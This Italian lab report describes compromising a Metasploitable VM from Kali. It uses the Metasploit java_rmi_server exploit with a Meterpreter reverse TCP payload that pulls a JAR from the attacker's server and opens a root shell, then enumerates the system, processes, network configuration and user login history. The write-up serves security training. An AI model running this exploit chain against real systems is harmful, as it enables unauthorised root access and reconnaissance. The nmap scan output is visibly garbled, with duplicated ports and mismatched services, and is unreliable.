PROGETTO MODULO 4




Configurazione ambiente di laboratorio

Per prima cosa occorre configurare le macchine come richiesto dall'esercizio:

- Macchina attaccante: Kali Linux, indirizzo IP 192.168.11.111;
- Macchina target: Metasploitable, indirizzo IP 192.168.11.112;
- PfSense, macchina che fa da router.

In figura si riporta la dimostrazione che le due macchine comunicano vicendevolmente, mostrando che i ping vanno a buon fine:



Inoltre entrambe le macchine comunicano verso internet:

Analisi del target e sfruttamento vulnerabilità con Metasploit

Da Kali Linux si procede ad eseguire una scansione con **nmap** della macchina Metasploitable, per valutare le porte aperte e i relativi servizi attivi su quelle porte:

```
Starting Nmap 7,94 (https://nmap.org ) at 2024-02-22 15:09 EST
Nmap scan report for 192.168.11.112
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9,4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
113/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
113/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
113/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
151/tcp open externated
151/tcp open towrapped
1099/tcp open java-rmi GNU Classpath grairegistry
Metasploitable root shell
224/tcp open postgresql PostgresQL D8 8.3.0 - 8.3.7
5900/tcp open yngl MySQL 5.0.51a-3ubuntu5
5432/tcp open yngl MySQL 5.0.51a-3ubuntu5
5432/tcp open yngl (Protocol 3.3)
6000/tcp open XII (access denied)
6667/tcp open iffo: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Uni X, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
```

Ci concentriamo sul servizio alla porta 1099: Java RMI. Si tratta di una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete.

La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

Si prova a sfruttare tale vulnerabilità, avviando Metasploit con il comando **msfconsole**:



Si ricerca l'exploit più adatto ai nostri scopi con il comando search java_rmi:

Dalla descrizione "default configuration code execution", l'exploit numero 1 è utilizzabile, quindi si invia il comando **use** 1:

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Dalla conferma di settaggio dell'exploit, si evince che il payload di default è java/meterpeter/reverse_tcp. Non specificandone un altro, verrà usato tale payload.

Con il comando **show options**, si valutano quali siano i parametri obbligatori da impostare. In particolare si imposta RHOSTS con l'indirizzo della macchina target. LHOST invece deve essere l'indirizzo della macchina attaccante:

Con il comand check si ottiene conferma che tale target è vulnerabile:

Pertanto, si avvia l'attacco con il comando exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/dJFhNkiZ

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header ...

[*] 192.168.11.112:1099 - Sending RMI Call ...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (57971 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:53065) at 2024-02-22 15:27:45

-0500

meterpreter > ■
```

In base al payload utilizzato ci aspettiamo di ricevere una shell di Meterpreter, che possiamo iniziare ad utilizzare.

Ricerca informazioni sul target

Con il comando **ifconfig**, si ottiene conferma che l'attacco è andato a buon fine, dato che si leggono le informazioni di Metasploitable e non di Kali. Sull'interfaccia eth0, infatti, è riportato il MAC della macchina target, l'indirizzo IPv4 e IPv6, la Netmask IPv4 configurata:

Quindi si procede a raccogliere il maggior numero di informazioni della macchina vittima, che sono utili per avere un quadro generale, nell'ottica della successiva fase di attacco.

Inviando ad esempio il comando **sysinfo** si ottengono altre informazioni utili, come nome, sistema operativo, architettura e lingua di sistema:

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >
```

Con il comando uname -a ho ulteriori informazioni sul sistema operativo:

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux
■
```

Inoltre si può verificare se si ha a che fare o meno con una macchina virtuale. In effetti con il comando sotto riportato, si evince che Metasploitable è una macchina virtuale in ambiente VirtualBox:

```
meterpreter > run post/linux/gather/checkvm

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_kill, stdapi_fs_chmod
[*] Gathering System info ....
[+] This appears to be a 'VirtualBox' virtual machine
meterpreter >
```

Con il comando route si ottiene la tabella di routing della macchina, che fornisce informazioni sul contesto in cui si trova:

Navigando nel filesystem del target, si può inoltre osservare che l'IP della macchina è assegnato in maniera statica:

```
cd network
ls -la
total 28
drwxr-xr-x 6 root root 4096 Mar 16 2010 .
drwxr-xr-x 94 root root 4096 Feb 24 02:34 ..
drwxr-xr-x 2 root root 4096 Mar 17 2010 if-down.d
drwxr-xr-x 2 root root 4096 Mar 16 2010 if-post-down.d
drwxr-xr-x 2 root root 4096 Mar 16 2010 if-pre-up.d
drwxr-xr-x 2 root root 4096 Mar 17 2010 if-pre-up.d
drwxr-xr-x 2 root root 4096 Mar 17 2010 if-up.d
-rw-r-r- 1 root root 4046 Feb 22 14:16 interfaces
cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dop
iface eth0 inet dop
iface eth0 inet static
address 192.168.11.112
network 192.168.11.0
bradcast 192.168.11.15
gateway 192.168.11.15
```

Si può ottenere l'UID dell'utente corrente sul sistema operativo, con il comando **getuid**, che però in ambiente Meterpreter restituisce l'ID utente (UID) dell'utente corrente associato alla sessione Meterpreter. Quando si esegue Meterpreter tramite l'exploit di una vulnerabilità e si ottiene l'accesso al sistema, la sessione di Meterpreter viene eseguita con i privilegi dell'utente che ha causato l'esecuzione dell'exploit.:

```
meterpreter > getuid
Server username: root
meterpreter > ■
```

Si ottiene la stessa informazione con il comando whoami.

Si riportano altri comandi utili ad ottenere più informazioni possibili della macchina:

```
meterpreter > getuid
Server username: root
meterpreter > pwd (per capire la directory corrente in cui l'utente root si trova)
```

```
meterpreter > ps aux
Filtering on 'aux'
Process List
=========
PID Name
              User Path
1302 [ata_aux] root [ata_aux]
meterpreter > ps (per visualizzare i processi in esecuzione e identificare i servizi)
Process List
=========
PID Name
                         User
                                 Path
    /sbin/init
1
                        root
                               /sbin/init
2
    [kthreadd]
                         root
                                [kthreadd]
3
    [migration/0]
                          root
                                 [migration/0]
                                 [ksoftirqd/0]
    [ksoftirqd/0]
                         root
5
    [watchdog/0]
                           root [watchdog/0]
6
    [events/0]
                         root
                                [events/0]
7
    [khelper]
                                [khelper]
                        root
41 [kblockd/0]
                                 [kblockd/0]
                          root
    [kacpid]
                        root
                                [kacpid]
45
    [kacpi_notify]
                          root
                                  [kacpi_notify]
91 [kseriod]
                         root
                                [kseriod]
130 [pdflush]
                                 [pdflush]
                         root
131 [pdflush]
                                 [pdflush]
                         root
132 [kswapd0]
                           root
                                  [kswapd0]
174 [aio/0]
                                [aio/0]
                         root
1130 [ksnapd]
                                  [ksnapd]
                          root
1299 [ata/0]
                         root
                                 [ata/0]
1302 [ata_aux]
                          root
                                  [ata_aux]
1311 [scsi_eh_0]
                                  [scsi_eh_0]
                           root
1314 [scsi_eh_1]
                            root
                                   [scsi_eh_1]
                                      [ksuspend_usbd]
1331 [ksuspend_usbd]
                               root
1334 [khubd]
                                  [khubd]
                          root
2062 [scsi eh 2]
                           root
                                  [scsi eh 2]
2217 [kjournald]
                                  [kjournald]
                           root
2371 /sbin/udevd
                            root
                                   /sbin/udevd --daemon
2627 [kpsmoused]
                                    [kpsmoused]
                             root
                                  [kjournald]
3550 [kjournald]
                           root
3680 /sbin/portmap
                             daemon /sbin/portmap
3696 /sbin/rpc.statd
                                    /sbin/rpc.statd
                            statd
3702 [rpciod/0]
                           root
                                  [rpciod/0]
3717 /usr/sbin/rpc.idmapd
                                       /usr/sbin/rpc.idmapd
                                root
3944 /sbin/getty
                                  /sbin/getty 38400 tty4
                           root
                                  /sbin/getty 38400 tty5
3945 /sbin/getty
                           root
3950 /sbin/getty
                           root
                                  /sbin/getty 38400 tty2
3952 /sbin/getty
                                  /sbin/getty 38400 tty3
                           root
3955 /sbin/getty
                           root
                                  /sbin/getty 38400 tty6
3993 /sbin/syslogd
                            syslog /sbin/syslogd -u syslog
4028 /bin/dd
                                 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
                                  /sbin/klogd -P /var/run/klogd/kmsg
4030 /sbin/klogd
                            klog
4053 /usr/sbin/named
                                      /usr/sbin/named -u bind
                               bind
```

```
4075 /usr/sbin/sshd
                             root
                                    /usr/sbin/sshd
4151 /bin/sh
                                 /bin/sh /usr/bin/mysqld_safe
                         root
4193 /usr/sbin/mysqld
                              mysql /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/m
                         ysql --user=mysql --pid-file=/var/run/mysqld/mysqld.
                         pid --skip-external-locking --port=3306 --socket=/va
                         r/run/mysqld/mysqld.sock
4195 logger
                         root logger -p daemon.err -t mysqld safe -i -t mysqld
4272 /usr/lib/postgresql/8.3/bin/p postgres /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/pos
   ostgres
                            tgresql/8.3/main -c config_file=/etc/postgresql/8.3/
                         main/postgresql.conf
                          postgres postgres: writer process
4275 postgres:
4276 postgres:
                          postgres postgres: wal writer process
4277 postgres:
                          postgres postgres: autovacuum launcher process
                          postgres postgres: stats collector process
4278 postgres:
4298 distccd
                         daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4299 distccd
                         daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4348 [lockd]
                                [lockd]
                         root
                                [nfsd4]
4349 [nfsd4]
                         root
                                [nfsd]
4350 [nfsd]
                         root
4351 [nfsd]
                         root
                                [nfsd]
4352 [nfsd]
                         root
                                [nfsd]
4353 [nfsd]
                         root
                                [nfsd]
4354 [nfsd]
                                [nfsd]
                         root
4355 [nfsd]
                         root
                                [nfsd]
4356 [nfsd]
                         root
                                [nfsd]
4357 [nfsd]
                         root
                                [nfsd]
4361 /usr/sbin/rpc.mountd
                                root
                                        /usr/sbin/rpc.mountd
4427 /usr/lib/postfix/master
                                root
                                       /usr/lib/postfix/master
4428 pickup
                         postfix pickup -l -t fifo -u -c
4430 qmgr
                         postfix qmgr -l -t fifo -u
4434 /usr/sbin/nmbd
                              root
                                    /usr/sbin/nmbd -D
4436 /usr/sbin/smbd
                              root
                                     /usr/sbin/smbd -D
4442 /usr/sbin/smbd
                                     /usr/sbin/smbd -D
                              root
4455 /usr/sbin/xinetd
                                    /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -staya
                             root
                         live -inetd compat
4491 proftpd:
                          proftpd proftpd: (accepting connections)
4505 /usr/sbin/atd
                            daemon /usr/sbin/atd
4516 /usr/sbin/cron
                             root
                                   /usr/sbin/cron
4544 /usr/bin/jsvc
                                   /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/com
                            root
                         mons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.j
                         ar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run
                         /tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Dj
                         ava.endorsed.dirs=/usr/share/tomcat5.5/common/endors
                         ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.hom
                         e=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tom
                         cat5.5/temp -Djava.security.manager -Djava.security.
                         policy=/var/lib/tomcat5.5/conf/catalina.policy org.a
                         pache.catalina.startup.Bootstrap
4545 /usr/bin/jsvc
                                  /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/com
                         mons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.j
                         ar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run
                         /tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Dj
                         ava.endorsed.dirs=/usr/share/tomcat5.5/common/endors
                         ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.hom
                         e=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tom
                         cat5.5/temp -Djava.security.manager -Djava.security.
                         policy=/var/lib/tomcat5.5/conf/catalina.policy org.a
                         pache.catalina.startup.Bootstrap
```

```
4547 /usr/bin/jsvc
                            tomcat55 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/com
                         mons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.j
                         ar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run
                         /tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Dj
                         ava.endorsed.dirs=/usr/share/tomcat5.5/common/endors
                         ed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.hom
                         e=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tom
                         cat5.5/temp -Djava.security.manager -Djava.security.
                         policy=/var/lib/tomcat5.5/conf/catalina.policy org.a
                         pache.catalina.startup.Bootstrap
4565 /usr/sbin/apache2
                                     /usr/sbin/apache2 -k start
                               root
4566 /usr/sbin/apache2
                               www-data /usr/sbin/apache2 -k start
4568 /usr/sbin/apache2
                               www-data /usr/sbin/apache2 -k start
4571 /usr/sbin/apache2
                               www-data /usr/sbin/apache2 -k start
4573 /usr/sbin/apache2
                               www-data /usr/sbin/apache2 -k start
4575 /usr/sbin/apache2
                               www-data /usr/sbin/apache2 -k start
4584 /usr/bin/rmiregistry
                                      /usr/bin/rmiregistry
                               root
                               ruby /usr/sbin/druby_timeserver.rb
4588 ruby
                        root
4591 /usr/bin/unrealircd
                                     /usr/bin/unrealircd
                              root
4602 /bin/login
                          root
                                 /bin/login --
4606 Xtightvnc
                          root
                                 Xtightvnc: 0 -desktop X -auth /root/.Xauthority-geo
                         metry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /r
                         oot/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11
                         /fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/
                         X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/7
                         5dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fo
                         nts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share
                         /fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /
                         etc/X11/rgb
4609 distccd
                         daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4615 /bin/sh
                         root
                                /bin/sh /root/.vnc/xstartup
4618 xterm
                         root
                                xterm -geometry 80x24+10+10 -ls -title X Desktop
4623 fluxbox
                                fluxbox
                         root
4624 distccd
                         daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4634 -bash
                         root
                                -bash
4701 -bash
                         msfadmin -bash
4796 tlsmgr
                         postfix tlsmgr -l -t unix -u -c
4894 /usr/lib/jvm/java-1.5.0-gcj-4 root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java
   .2-1.5.0.0/jre/bin/java
                                  -classpath /tmp/~spawn1x1pja.tmp.dir metasploit.Pay
                         load
4934 /bin/sh
                         root
                                /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/nu
                         Ш
4935 ps
                       root
                              ps ax -w -o pid=,user=,command=
meterpreter > Is (per elencare tutte le directory e file contenuti nel path corrente)
Listing: /
=======
Mode
            Size Type Last modified
                                            Name
040666/rw-rw-rw- 4096 dir 2012-05-13 23:35:33 -0400 bin
                         dir 2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw- 1024
040666/rw-rw-rw- 4096
                         dir 2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw- 13540 dir 2024-02-22 14:20:40 -0500 dev
040666/rw-rw-rw- 4096
                         dir 2024-02-22 14:20:44 -0500 etc
040666/rw-rw-rw- 4096
                         dir 2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw- 4096
                         dir 2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw- 7929183 fil 2012-05-13 23:35:56 -0400 initrd.img
```

```
040666/rw-rw-rw- 4096 dir 2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw- 16384 dir 2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw- 4096 dir 2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw- 4096 dir 2010-04-28 16:16:56 -0400 mnt
040666/rw-rw-rw- 4096 dir 2024-01-27 04:48:49 -0500 nfs share
100666/rw-rw-rw- 31777 fil 2024-02-22 14:20:45 -0500 nohup.out
040666/rw-rw-rw- 4096 dir 2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw- 0 dir 2024-02-22 14:20:32 -0500 proc
040666/rw-rw-rw- 4096 dir 2024-02-22 14:20:45 -0500 root
040666/rw-rw-rw- 4096 dir 2012-05-13 21:54:53 -0400 sbin
040666/rw-rw-rw- 4096 dir 2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw- 0 dir 2024-02-22 14:20:33 -0500 sys
040666/rw-rw-rw- 4096 dir 2024-02-20 10:12:02 -0500 test metasploit
040666/rw-rw-rw- 4096 dir 2024-02-22 16:06:18 -0500 tmp
040666/rw-rw-rw- 4096 dir 2010-04-28 00:06:37 -0400 usr
040666/rw-rw-rw- 4096 dir 2010-03-17 10:08:23 -0400 var
100666/rw-rw-rw- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz
```

Già dal comando **ps**, si evince che nel sistema non esiste solo un utente, dunque per capire quali sono i possibili utenti sulla macchina, si può usare il comando **run post/linux/gather/enum_users_history:**

Aprendo sulla macchina attaccante questi file nel path indicato da terminale, o usando il comando **cat** si ottengono informazioni sugli utenti loggati, quelli non loggati, lo storico dei login e lo stato attuale:

```
cat 20240224031105_default_192.168.11.112_linux.enum.users_063023.txt
msfadmin tty1
                         Sat Feb 24 02:35 still logged in
msfadmin ttv1
                         Sat Feb 24 02:35 - 02:35 (00:00)
root pts/0 :0.0 Sat Feb 24 02:35 still logged in
reboot system boot 2.6.24-16-server Sat Feb 24 02:34 - 03:11 (00:36)
msfadmin ttv1
                        Fri Feb 23 13:02 - crash (13:32)
msfadmin tty1
                         Fri Feb 23 13:02 - 13:02 (00:00)
root pts/0 :0.0 Fri Feb 23 13:02 - crash (13:32)
reboot system boot 2.6.24-16-server Fri Feb 23 13:02 - 03:11 (14:08)
msfadmin tty1 Thu Feb 22 14:20 - crash (22:41)
msfadmin tty1
                         Thu Feb 22 14:20 - 14:20 (00:00)
root pts/0 :0.0 Thu Feb 22 14:20 - crash (22:41)
reboot system boot 2.6.24-16-server Thu Feb 22 14:20 - 03:11 (1+12:50)
msfadmin ttv1
                         Thu Feb 22 14:18 - crash (00:02)
msfadmin tty1
                         Thu Feb 22 14:18 - 14:18 (00:00)
root pts/0 :0.0
                        Thu Feb 22 14:17 - crash (00:03)
reboot system boot 2.6.24-16-server Thu Feb 22 14:17 - 03:11 (1+12:53)
msfadmin tty1
                    Thu Feb 22 14:16 - crash (00:01)
msfadmin tty1
                         Thu Feb 22 14:16 - 14:16 (00:00)
root pts/0 :0.0 Thu Feb 22 14:12 - crash (00:04)
reboot system boot 2.6.24-16-server Thu Feb 22 14:11 - 03:11 (1+12:59)
msfadmin pts/1 Wed Feb 21 13:18 - 13:27 (00:08)
                    Wed Feb 21 13:18 - 13:18 (00:00)
msfadmin pts/1
```

```
msfadmin tty1
                           Wed Feb 21 13:13 - crash (1+00:58)
msfadmin tty1
                          Wed Feb 21 13:13 - 13:13 (00:00)
               :0.0
root pts/0
                          Wed Feb 21 13:13 - crash (1+00:58)
reboot system boot 2.6.24-16-server Wed Feb 21 13:12 - 03:11 (2+13:58)
msfadmin tty1
                          Tue Feb 20 14:35 - crash (22:37)
msfadmin tty1
                          Tue Feb 20 14:35 - 14:35 (00:00)
root pts/0 :0.0
                         Tue Feb 20 14:34 - crash (22:37)
reboot system boot 2.6.24-16-server Tue Feb 20 14:34 - 03:11 (3+12:36)
msfadmin pts/1
                           Tue Feb 20 13:58 - crash (00:36)
msfadmin pts/1
                           Tue Feb 20 13:58 - 13:58 (00:00)
msfadmin tty1
                          Tue Feb 20 13:23 - crash (01:11)
msfadmin tty1
                          Tue Feb 20 13:23 - 13:23 (00:00)
root pts/0 :0.0
                         Tue Feb 20 13:05 - crash (01:29)
reboot system boot 2.6.24-16-server Tue Feb 20 13:04 - 03:11 (3+14:06)
msfadmin tty1
                          Tue Feb 20 10:32 - crash (02:31)
msfadmin tty1
                          Tue Feb 20 10:32 - 10:32 (00:00)
root pts/0
               :0.0
                         Tue Feb 20 10:32 - crash (02:32)
reboot system boot 2.6.24-16-server Tue Feb 20 10:32 - 03:11 (3+16:38)
msfadmin tty1
                          Tue Feb 20 10:03 - crash (00:28)
msfadmin tty1
                          Tue Feb 20 10:03 - 10:03 (00:00)
root pts/0
               :0.0
                          Tue Feb 20 10:02 - crash (00:29)
reboot system boot 2.6.24-16-server Tue Feb 20 10:02 - 03:11 (3+17:08)
msfadmin tty1
                          Tue Feb 20 09:55 - crash (00:07)
msfadmin tty1
                          Tue Feb 20 09:55 - 09:55 (00:00)
               :0.0
root pts/0
                         Tue Feb 20 09:54 - crash (00:07)
reboot system boot 2.6.24-16-server Tue Feb 20 09:54 - 03:11 (3+17:16)
msfadmin tty1
                         Tue Feb 20 09:50 - down (00:03)
msfadmin tty1
                          Tue Feb 20 09:50 - 09:50 (00:00)
root pts/0
               :0.0 Tue Feb 20 09:50 - down (00:03)
reboot system boot 2.6.24-16-server Tue Feb 20 09:49 - 09:53 (00:03)
msfadmin ttv1
                          Tue Feb 6 13:02 - crash (13+20:47)
msfadmin tty1
                          Tue Feb 6 13:02 - 13:02 (00:00)
root pts/0
             :0.0
                         Tue Feb 6 13:01 - crash (13+20:48)
reboot system boot 2.6.24-16-server Tue Feb 6 13:01 - 09:53 (13+20:52)
                          Fri Feb 2 12:40 - crash (4+00:20)
msfadmin tty1
msfadmin tty1
                          Fri Feb 2 12:40 - 12:40 (00:00)
root pts/0
               :0.0
                         Fri Feb 2 12:40 - crash (4+00:20)
reboot system boot 2.6.24-16-server Fri Feb 2 12:39 - 09:53 (17+21:13)
msfadmin tty1
                          Wed Jan 31 11:48 - crash (2+00:51)
msfadmin tty1
                          Wed Jan 31 11:48 - 11:48 (00:00)
root pts/0
               :0.0
                         Wed Jan 31 11:48 - crash (2+00:51)
reboot system boot 2.6.24-16-server Wed Jan 31 11:48 - 09:53 (19+22:05)
msfadmin tty1
                          Tue Jan 30 12:29 - crash (23:18)
msfadmin tty1
                          Tue Jan 30 12:29 - 12:29 (00:00)
root pts/0
               :0.0
                         Tue Jan 30 12:29 - crash (23:18)
reboot system boot 2.6.24-16-server Tue Jan 30 12:29 - 09:53 (20+21:24)
msfadmin tty1
                          Sun Jan 28 08:24 - crash (2+04:04)
msfadmin tty1
                          Sun Jan 28 08:24 - 08:24 (00:00)
root pts/0
                          Sun Jan 28 08:24 - crash (2+04:04)
               :0.0
reboot system boot 2.6.24-16-server Sun Jan 28 08:24 - 09:53 (23+01:29)
msfadmin tty1
                          Sun Jan 28 08:23 - crash (00:00)
msfadmin tty1
                          Sun Jan 28 08:23 - 08:23 (00:00)
root pts/0
                          Sun Jan 28 08:23 - crash (00:00)
               :0.0
reboot system boot 2.6.24-16-server Sun Jan 28 08:23 - 09:53 (23+01:30)
root pts/0
               :0.0
                          Sun Jan 28 05:42 - crash (02:40)
reboot system boot 2.6.24-16-server Sun Jan 28 05:41 - 09:53 (23+04:12)
                           Sun Jan 28 05:34 - crash (00:06)
msfadmin tty1
                           Sun Jan 28 05:34 - 05:34 (00:00)
msfadmin tty1
```

```
:0.0
root pts/0
                          Sun Jan 28 05:34 - crash (00:06)
reboot system boot 2.6.24-16-server Sun Jan 28 05:34 - 09:53 (23+04:19)
root pts/1
                192.168.50.102 Sat Jan 27 18:39 - crash (10:54)
root pts/1
                192.168.50.102 Sat Jan 27 18:39 - 18:39 (00:00)
msfadmin tty1
                           Sat Jan 27 18:28 - crash (11:06)
msfadmin tty1
                           Sat Jan 27 18:28 - 18:28 (00:00)
root pts/0
                :0.0
                          Sat Jan 27 18:28 - crash (11:06)
reboot system boot 2.6.24-16-server Sat Jan 27 18:27 - 09:53 (23+15:25)
root pts/1
                192.168.50.102 Sat Jan 27 17:44 - 17:44 (00:00)
root pts/1
                192.168.50.102 Sat Jan 27 17:44 - 17:44 (00:00)
msfadmin tty1
                           Sat Jan 27 17:33 - down (00:53)
msfadmin tty1
                           Sat Jan 27 17:33 - 17:33 (00:00)
root pts/0
                :0.0
                          Sat Jan 27 17:33 - down (00:53)
reboot system boot 2.6.24-16-server Sat Jan 27 17:33 - 18:27 (00:54)
               192.168.50.102 Sat Jan 27 16:36 - 16:37 (00:00)
root pts/1
                192.168.50.102 Sat Jan 27 16:36 - 16:36 (00:00)
root
      pts/1
      pts/1
               192.168.50.102 Sat Jan 27 16:26 - 16:26 (00:00)
root
                192.168.50.102 Sat Jan 27 16:26 - 16:26 (00:00)
root
      pts/1
root
      pts/1
                192.168.50.102 Sat Jan 27 16:15 - 16:15 (00:00)
                192.168.50.102 Sat Jan 27 16:15 - 16:15 (00:00)
root pts/1
msfadmin tty1
                           Sat Jan 27 16:07 - crash (01:25)
msfadmin tty1
                           Sat Jan 27 16:07 - 16:07 (00:00)
root pts/0
                :0.0
                          Sat Jan 27 16:06 - crash (01:26)
reboot system boot 2.6.24-16-server Sat Jan 27 16:06 - 18:27 (02:20)
root pts/1
                192.168.50.102 Sat Jan 27 15:49 - 15:49 (00:00)
                192.168.50.102 Sat Jan 27 15:49 - 15:49 (00:00)
root pts/1
msfadmin tty1
                           Sat Jan 27 15:37 - down (00:28)
msfadmin tty1
                           Sat Jan 27 15:37 - 15:37 (00:00)
root pts/0
                          Sat Jan 27 15:36 - down (00:29)
                :0.0
reboot system boot 2.6.24-16-server Sat Jan 27 15:36 - 16:06 (00:29)
                192.168.50.102 Sat Jan 27 12:42 - 12:42 (00:00)
root pts/1
root pts/1
                192.168.50.102 Sat Jan 27 12:42 - 12:42 (00:00)
msfadmin tty1
                           Sat Jan 27 12:32 - crash (03:03)
msfadmin tty1
                           Sat Jan 27 12:32 - 12:32 (00:00)
root pts/0
               :0.0
                          Sat Jan 27 12:32 - crash (03:03)
reboot system boot 2.6.24-16-server Sat Jan 27 12:32 - 16:06 (03:34)
msfadmin tty1
                           Sat Jan 27 12:16 - crash (00:15)
msfadmin tty1
                           Sat Jan 27 12:16 - 12:16 (00:00)
root pts/0
                :0.0
                          Sat Jan 27 12:15 - crash (00:16)
reboot system boot 2.6.24-16-server Sat Jan 27 12:15 - 16:06 (03:50)
msfadmin tty1
                           Sat Jan 27 11:56 - crash (00:18)
msfadmin tty1
                           Sat Jan 27 11:56 - 11:56 (00:00)
root pts/0
                :0.0
                          Sat Jan 27 11:55 - crash (00:19)
reboot system boot 2.6.24-16-server Sat Jan 27 11:55 - 16:06 (04:10)
msfadmin tty1
                           Sat Jan 27 11:50 - crash (00:04)
msfadmin tty1
                           Sat Jan 27 11:50 - 11:50 (00:00)
                          Sat Jan 27 11:49 - crash (00:05)
root pts/0
                :0.0
reboot system boot 2.6.24-16-server Sat Jan 27 11:49 - 16:06 (04:16)
msfadmin tty1
                           Sat Jan 27 11:31 - crash (00:18)
msfadmin tty1
                           Sat Jan 27 11:31 - 11:31 (00:00)
root pts/0
                          Sat Jan 27 11:31 - crash (00:18)
reboot system boot 2.6.24-16-server Sat Jan 27 11:30 - 16:06 (04:35)
root pts/1
                192.168.50.102 Sat Jan 27 11:00 - 11:00 (00:00)
root pts/1
                192.168.50.102 Sat Jan 27 11:00 - 11:00 (00:00)
msfadmin tty1
                           Sat Jan 27 10:42 - crash (00:48)
msfadmin tty1
                           Sat Jan 27 10:42 - 10:42 (00:00)
                          Sat Jan 27 10:42 - crash (00:48)
root pts/0
                :0.0
reboot system boot 2.6.24-16-server Sat Jan 27 10:42 - 16:06 (05:23)
```

```
192.168.50.102 Sat Jan 27 09:26 - 09:26 (00:00)
root
      pts/1
      pts/1
                192.168.50.102 Sat Jan 27 09:26 - 09:26 (00:00)
root
msfadmin tty1
                           Sat Jan 27 09:07 - down (01:34)
msfadmin tty1
                           Sat Jan 27 09:07 - 09:07 (00:00)
root pts/0
               :0.0
                          Sat Jan 27 09:06 - down (01:35)
reboot system boot 2.6.24-16-server Sat Jan 27 09:06 - 10:42 (01:35)
root pts/1
                192.168.50.102 Sat Jan 27 07:11 - 07:11 (00:00)
root pts/1
                192.168.50.102 Sat Jan 27 07:11 - 07:11 (00:00)
msfadmin tty1
